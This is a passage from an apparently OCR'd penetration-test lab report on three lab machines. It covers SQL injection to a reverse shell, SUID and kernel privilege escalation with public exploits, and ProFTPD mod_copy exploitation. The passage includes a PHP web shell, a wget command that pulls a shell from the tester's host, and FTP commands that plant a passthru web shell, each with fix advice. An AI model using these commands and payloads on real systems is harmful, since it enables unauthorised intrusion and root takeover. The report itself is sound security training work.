    inet6 fe80::250:56ff:feac:e9f1/64 scope link
$
```

Figure 3.42: Receiving Shell

As demonstrated, the tester received a full reverse shell and ran the identification commands which indicated access to the system with the permissions of the `www-data` user's privileges.

Vulnerability Fix:

The way to mitigate SQL injection would be to properly sanitize all input that is given by users. Also, implementing web application firewalls can reduce risk of successful exploitation of SQL injection vulnerabilities.

Severity:

The severity of the SQL injection is considered high due to the fact that it allowed an attacker the ability to gain full shell access on the machine.

3.2.3.2 Privilege Escalation

To upgrade the shell from www-data to root, the tester had to exploit a vulnerable application that was installed on this machine with the SUID bit enabled.

Vulnerability Exploited:

To find this application the tester ran the following search command:

```
www-data@trails:/$ find / -uid 0 -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/s-nail/s-nail-privsep
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/chfn
```

Figure 3.43: SUID Binary Discovery

This command looks for all the binaries on the system which www-data is allowed to execute with the permissions of the root user. Immediately, s-nail-privep caught the tester's attention since it is not a default binary on Linux machines.

After researching, the tester found that it is vulnerable to a race condition privilege escalation technique with public exploit code available on Exploit-DB. It can be found at https://www.exploit-db.com/exploits/47172 and is assigned as CVE-2017-5899. Unfortunately though, the exploit script was designed to compile the real exploit which was written in c code, but the target machine didn't have any compilers installed. This made it impossible for the tester to simply move the script to the target, execute it, and gain root.

The tester had to improvise with this exploit. After analyzing the exploit script's code, he learned that the script was simply generating some files, compiling them, and placing them in certain locations. The tester decided that it was easier for him to perform the individual steps manually on his local machine and replicate them on the target after the fact, rather then to attempting to install a compiler on the target machine. The idea was to run the script on the tester's machine which had a compiler installed, manually transfer the files, place them in the correct locations, then manually execute the exploit.

However, in order to do that, two modifications had to be made to the exploit code. The first one was that since the script was designed to be run on the target, it wouldn't even start generating the real exploits until it confirmed that the vulnerable program was installed. Since the tester was running the

script on his own machine which didn't have the vulnerable program installed, he needed to remove the section of the script that checked for that. This is done here:

```
35 # https://github.com/bcoles/local-exploits/tree/master/CVE-2017-5899
36
37 base_dir="/var/tmp"
38 rootshell="${base_dir}/.sh"
39 privget="${base_dir}/.privget"
40 lib="${base_dir}/.snail.so"
41
42 if test -u "${1}"; then
43   privsep_path="${1}"
44 elif test -u /usr/lib/s-nail/s-nail-privsep; then
45   privsep_path="/usr/lib/s-nail/s-nail-privsep"
46 elif test -u /usr/lib/mail-privsep; then
47   privsep_path="/usr/lib/mail-privsep"
48 else
49   echo "[-] Could not find privsep path"
50   exit 1
51 fi
52 echo "[~] Found privsep: ${privsep_path}"
53
```

Figure 3.44: Exploit Modification #1

After the area highlighted in red was completely removed, the tester ensured that the script would run fine even if the vulnerable program was not installed. The second modification that was necessary was the removal of a clean-up portion of the script which automatically deleted all files created once the exploit was completed. This is good practice for operational security, but since the tester needed to move these files, he had to prevent them from being deleted. The removal of this section is shown below:

```
335
336 echo '[.] Cleaning up...'
337
338 /bin/rm "${privget}"
339 /bin/rm "${lib}"
340
341 if ! test -u "${rootshell}"; then
342   echo '[-] Failed'
343   /bin/rm "${rootshell}"
344   exit 1
345 fi
346
347 echo '[+] Success:'
348 /bin/ls -la "${rootshell}"
349
350 echo "[.] Launching root shell: ${rootshell}"
351 $rootshell
```

Figure 3.45: Exploit Modification #2

Once, the final problematic section of the script was deleted, it was time to run the script. The tester executed it and found the files it generated in the directory that was specified in the script. They are shown here:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trails]
└─$ ls -la /var/tmp
total 76
drwxrwxrwt  7 root     root      4096 Jul 20 02:01  .
drwxr-xr-x 13 root     root      4096 May 31 00:54  ..
-rw-------  1 abdullah abdullah     0 Jun 11 08:27  nba.swp
-rwxr-xr-x  1 abdullah abdullah 14568 Jul 20 02:01  .privget
-rw-------  1 abdullah abdullah     0 Jun 11 08:18 'reg query HK.swp'
-rw-------  1 abdullah abdullah     0 Jun 11 08:20  rg.txt.swo
-rw-------  1 abdullah abdullah     0 Jun 11 08:23  rg.txt.swp
-rwxr-xr-x  1 abdullah abdullah 14432 Jul 20 02:01  .sh
-rwxr-xr-x  1 abdullah abdullah 14296 Jul 20 02:01  .snail.so
drwx------  3 root     root      4096 Jul 17 06:52  systemd-private-74b
```

Figure 3.46: Generated Files

Once the tester confirmed that the necessary files were present, he copied them to his current directory and started an http server to transfer them to the target machine.

```
┌──(abdullah㉿study-kali)-[~/…/vhl/hard/trails/custom2]
└─$ cp /var/tmp/.* .

┌──(abdullah㉿study-kali)-[~/…/vhl/hard/trails/custom2]
└─$ ls -la
total 56
drwxr-xr-x 2 abdullah abdullah  4096 Jul 20 02:06 .
drwxr-xr-x 5 abdullah abdullah  4096 Jul 20 02:05 ..
-rwxr-xr-x 1 abdullah abdullah 14568 Jul 20 02:06 .privget
-rwxr-xr-x 1 abdullah abdullah 14432 Jul 20 02:06 .sh
-rwxr-xr-x 1 abdullah abdullah 14296 Jul 20 02:06 .snail.so

┌──(abdullah㉿study-kali)-[~/…/vhl/hard/trails/custom2]
└─$ httpsrv
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 3.47: Exploit Transfer

After all the exploit files were on the target, the tester placed them in the exact same directories that they were placed in on his local machine. The correct directories were also signaled in the source code of the exploit script that generated the files. Their strategic placement is shown here:

```
www-data@trails:/tmp$ mv .privget /var/tmp
www-data@trails:/tmp$ mv .sh /var/tmp
www-data@trails:/tmp$ mv .snail.so /var/tmp
www-data@trails:/tmp$ cd /var/tmp
www-data@trails:/var/tmp$ ls -la
total 60
drwxrwxrwt  3 root     root      4096 Jul 20 09:08 .
drwxr-xr-x 14 root     root      4096 Feb 27  2018 ..
-rw-rw-rw-  1 www-data www-data 14568 Jul 20 09:06 .privget
-rw-rw-rw-  1 www-data www-data 14432 Jul 20 09:06 .sh
-rw-rw-rw-  1 www-data www-data 14296 Jul 20 09:06 .snail.so
```

Figure 3.48: Exploit Placement

Now that everything was in place, the tester executed the main exploit and after a few seconds, gained a root shell. The shortened output of the exploit and the root shell returned is shown here:

```
www-data@trails:/var/tmp$ ./.privget
usage: ./.privget /full/path/to/privsep
www-data@trails:/var/tmp$ id;whoami;ip a | grep inet
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.41/24 brd 10.12.1.255 scope global ens160
    inet6 fe80::250:56ff:feac:e9f1/64 scope link
www-data@trails:/var/tmp$ ./.privget /usr/lib/s-nail/s-nail-privsep
```

Figure 3.49: Exploit Execution

```
[.] Race #429 of 1000 ...
[+] got root! /var/tmp/.sh (uid=0 gid=0)
# id;whoami;ip a | grep inet
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.41/24 brd 10.12.1.255 scope global ens160
    inet6 fe80::250:56ff:feac:e9f1/64 scope link
#
[terminal]0:scanning  1:python3- 2:nc*
```

Figure 3.50: Root Shell

Vulnerability Explanation:

The core vulnerability that was exploited was a race condition in a vulnerable binary that was installed on the target system. According to http://iiisci.org, race conditions are a privilege escalation vulnerability that manipulates the time between imposing a security control and using services in a UNIX system. This vulnerability is a result of interferences caused by multiple sequential threads running in the system and sharing the same resources.

Vulnerability Fix:

Even though the vulnerability was in the application itself, it was a lack of diligence from administrators which allowed the tester to exploit it. To prevent future weaknesses, there should be periodic checks to make sure that all programs installed are fully up-to-date. Also, special care should be taken with the binaries that have the SUID bit enabled.

Severity:

This exploit was given a CVSS base score of 7.0 in the National Vulnerability Database and is classed as high. This is because the tester, as an unprivileged user, was able to gain access to the root account and all of the files and rights that come with it. In essence, the entire integrity of the system was compromised.

Proof Screenshot Here:




Figure 3.51: Key Grab

Proof.txt Contents:

2y1n8eogzx30wj706qa1

3.2.4 System IP: 10.12.1.53 (vps1723, Manual Exploitation)

3.2.4.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.53	**TCP**: 21, 22, 80

UDP: N/A

Nmap Scan Results:

```
PORT   STATE SERVICE  VERSION
21/tcp open  ftp      ProFTPD 1.3.5
22/tcp open  ssh      OpenSSH 6.9p1 Ubuntu
80/tcp open  http     Apache httpd 2.4.12

Running: Linux 3.X|4.X
```

Vulnerability Explanation:

After looking at the nmap scan, one service immediately caught the tester's eye: FTP. Specifically the proftpd software's version 1.3.5 is quite infamous for being incredibly insecure and is even assigned a vulnerability identifier of CVE-2015-3306. It allows any unauthenticated user to write, copy, and manipulate files on the local file system. After confirming that he could connect to the ftp server, the tester launched Metasploit and searched for any modules that might be able to exploit the flaws in this version of proftpd. The results are shown below:

```
msf6 > search proftpd

Matching Modules
================

   #  Name
   -  ----
   0  exploit/linux/misc/netsupport_manager_agent
er Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace
3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac
 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac
 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec
d_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor
ackdoor Command Execution
```

Figure 3.52: Proftpd MSF Modules

The tester selected the highlighted module and configured all the necessary options such as the target, web root, and payload. This was done with the following sequence of commands `set rhosts 10.12.1.53`, `set sitepath /var/www/html`, and `set cmd wget http://172.16.2.3/webshell.php -O /var/www/html/webshell.php`

The first two commands simply defined the target, and the third command was a payload which instructed the target to download a web shell being hosted on the tester's machine and store it in the web root (which can be accessed through port 80). Before executing the module, the tester prepared the web shell and started a mini http server for the target to use in order to retrieve the malicious shell.

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/medium/vps1723]
└─$ cat webshell.php
<?php system($_GET['cmd']); ?>

┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/medium/vps1723]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 3.53: Payload Preparation

Once the payload was ready, the tester executed the Metasploit module and all went as expected. The results indicated that the web shell was uploaded and the GET request logged by the tester's web server from the target confirmed success.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.12.1.53:80 - 10.12.1.53:21 - Connected to FTP server
[*] 10.12.1.53:80 - 10.12.1.53:21 - Sending copy commands to FTP server
[*] 10.12.1.53:80 - Executing PHP payload /SrXddGV.php
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
[terminal]0:vpn  1:msf* 2:python3-
```

Figure 3.54: MSF Module Execution

The tester visited the target webserver and executed the uploaded web shell. When he passed some commands like `id`, `whoami`, and `ip a`, he received the following response:




Figure 3.55: Web shell Execution

Now that the tester could access the system in a limited manner through a web browser, he searched for ways to gain a stable shell session with the target. The discovery which granted the tester full access to the machine came when he explored the home folder of the vps1723 user.




Figure 3.56: vps1723 Home Directory

Seeing a file named john_password.txt was quite interesting and when the tester printed the content of the file, he found plain text credentials which were successfully used to authenticate through ssh. This allowed the tester to gain a fully interactive shell session with the target.




Figure 3.57: John_Password.txt Contents

```
duplicate session: terminal
┌──(abdullah㉿study-kali)-[~]
└─$ ssh john@10.12.1.53
john@10.12.1.53's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-18-generic i686)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free soft
the exact distribution terms for each program are describe
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent pe
applicable law.


The programs included with the Ubuntu system are free soft
the exact distribution terms for each program are describe
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent pe
applicable law.
```

Figure 3.58: SSH Login

```
Last login: Sun Aug  1 00:02:16 2021 from 172.16.2.4
Could not chdir to home directory /home/john: No such file or directory
$ id;whoami;ip a | grep inet
uid=1001(john) gid=1001(john) groups=1001(john)
john
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.53/24 brd 10.12.1.255 scope global eno16777984
    inet6 fe80::250:56ff:feac:fcfd/64 scope link
$
[terminal]0:vpn  1:msf-  2:python3  3:ssh*
```

Figure 3.59: Identity Check

The tester was also able to exploit this vulnerability in proftpd manually with a set of commands that were retrieved straight from reading the Metasploit module executed earlier. They are shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/medium/vps1723]
└─$ ftp 10.12.1.53
Connected to 10.12.1.53.
220 ProFTPD 1.3.5 Server (Debian) [::ffff:10.12.1.53]
Name (10.12.1.53:abdullah):
331 Password required for abdullah
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /proc/self/cmdline
350 File or directory exists, ready for destination name
ftp> site cpto /tmp/.<?php passthru($_GET['cmd']);?>
250 Copy successful
ftp> site cpfr /tmp/.<?php passthru($_GET['cmd']);?>
350 File or directory exists, ready for destination name
ftp> site cpto /var/www/html/web_shell.php
250 Copy successful
ftp>
```

Figure 3.60: Proftpd Manual Exploitation

In the commands above, the tester manually manipulated the ftp server into placing a php web shell into the webroot which was accessible thorough port 80. Once the commands were completed, the

tester visited the web shell, rediscovered the plaintext credentials in the home directory of vps1723, and once again logged in through ssh.




Figure 3.61: Credential Exposure




Figure 3.62: SSH Shell

Vulnerability Fix:

In order to mitigate this vulnerability, proftpd should be updated to the latest version and maintained with the vendors security patches and hot fixes.

Severity:

The severity of this vulnerability is high because it allows any unauthenticated user to manipulate the internal file system and gain shell access to the machine.

3.2.4.2 Privilege Escalation

The vector that was used to escalate privileges on this machine was a kernel exploit that was suggested by the Linux Exploit Suggester script which can be found at https://github.com/mzet-/linux-exploit-suggester.

Figure 3.63: Linux Exploit Suggester Output

Vulnerbiltity Exploited:

The LES script indicated that the chance of achieving root privileges by exploiting CVE-2015-8660 was very high. So the tester downloaded the exploit code from https://www.exploit-db.com/exploits/39166, transferred it to the target, compiled it, and executed it.

```
john@vps1723:/tmp/privesc/kernel$ ls -la
total 12
drwxrwxr-x 2 john john 4096 Jul 12 13:35 .
drwxrwxr-x 4 john john 4096 Jul 12 13:27 ..
-rw-rw-r-- 1 john john 2789 Jul 12 13:29 39166.c
john@vps1723:/tmp/privesc/kernel$ which gcc
/usr/bin/gcc
john@vps1723:/tmp/privesc/kernel$ gcc 39166.c -o pe_exploit
39166.c: In function 'main':
39166.c:80:12: warning: implicit declaration of function 'unshare
         if(unshare(CLONE_NEWUSER) != 0)
            ^
39166.c:85:17: warning: implicit declaration of function 'clone'
                 clone(child_exec, child_stack + (1024*1024), clo
                 ^
john@vps1723:/tmp/privesc/kernel$ ls -l
total 12
-rw-rw-r-- 1 john john 2789 Jul 12 13:29 39166.c
-rwxrwxr-x 1 john john 8044 Jul 12 13:36 pe_exploit
john@vps1723:/tmp/privesc/kernel$
```

Figure 3.64: Kernel Exploit Compilation

```
john@vps1723:/tmp/privesc/kernel$ id; whoami; ip a | grep inet
uid=1001(john) gid=1001(john) groups=1001(john)
john
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.53/24 brd 10.12.1.255 scope global eno16777984
    inet6 fe80::250:56ff:feac:fcfd/64 scope link
john@vps1723:/tmp/privesc/kernel$ ./pe_exploit
root@vps1723:/tmp/privesc/kernel# id; whoami; ip a | grep inet
uid=0(root) gid=1001(john) groups=1001(john)
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.53/24 brd 10.12.1.255 scope global eno16777984
    inet6 fe80::250:56ff:feac:fcfd/64 scope link
root@vps1723:/tmp/privesc/kernel#
```

Figure 3.65: Kernel Exploit Execution

As shown, after executing the exploit, I was given full root access to the system which allowed me to

read all the sentive data including the contents of key.txt

Vulnerability Explained:

According to VK9 Security, the overlayfs implementation in the Linux kernel before 3.19.0-21.21 does not properly check permissions for file creation in the upper filesystem directory, which allows local users to obtain root access by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace.

Vulnerability Fix:

To mitigate this vector of escalation, the linux kernel should be upgraded to the latest version and all updates and security patches should be applied as soon as they are released by vendors.

Severity:

The severity of this vulnerability is high due to the fact this it compromises the integrity of the entire system.

Proof Screenshot Here:




Figure 3.66: Key Grab

Proof.txt Contents:

w76jooebu9p4yshd9q71

3.2.5 System IP: 10.12.1.68 (Fed)

3.2.5.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.68	**TCP**: 22, 80, 443

UDP: N/A

Nmap Scan Results:

```
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 6.8 (protocol 2.0)
80/tcp  open  http      Apache httpd 2.4.12
443/tcp open  ssl/http  Apache httpd 2.4.12

Running: Linux 4.X
```

Vulnerability Explanation:

This machine's scan indicated that the only vector of attack was web-based since the only ports open other than SSH were port 80 and 443. One of the first checks that the tester conducted on the web interface of this machine was the existence of a robots.txt file. This file often contains subdirectories that the owner of the web server would like to keep hidden from search engines. Naturally, information in this file is interesting because of the intention of it's owners to keep it hidden. It's content is displayed below:




Figure 3.67: OpenDocMan

When the tester visited this hidden directory, he was presented with the login page of a popular web application called OpenDocMan. Unfortunately, just visiting as an unauthenticated user disclosed the

exact version number of the software which was too much information for general users and pivotal for attackers. The version disclosure is shown here:

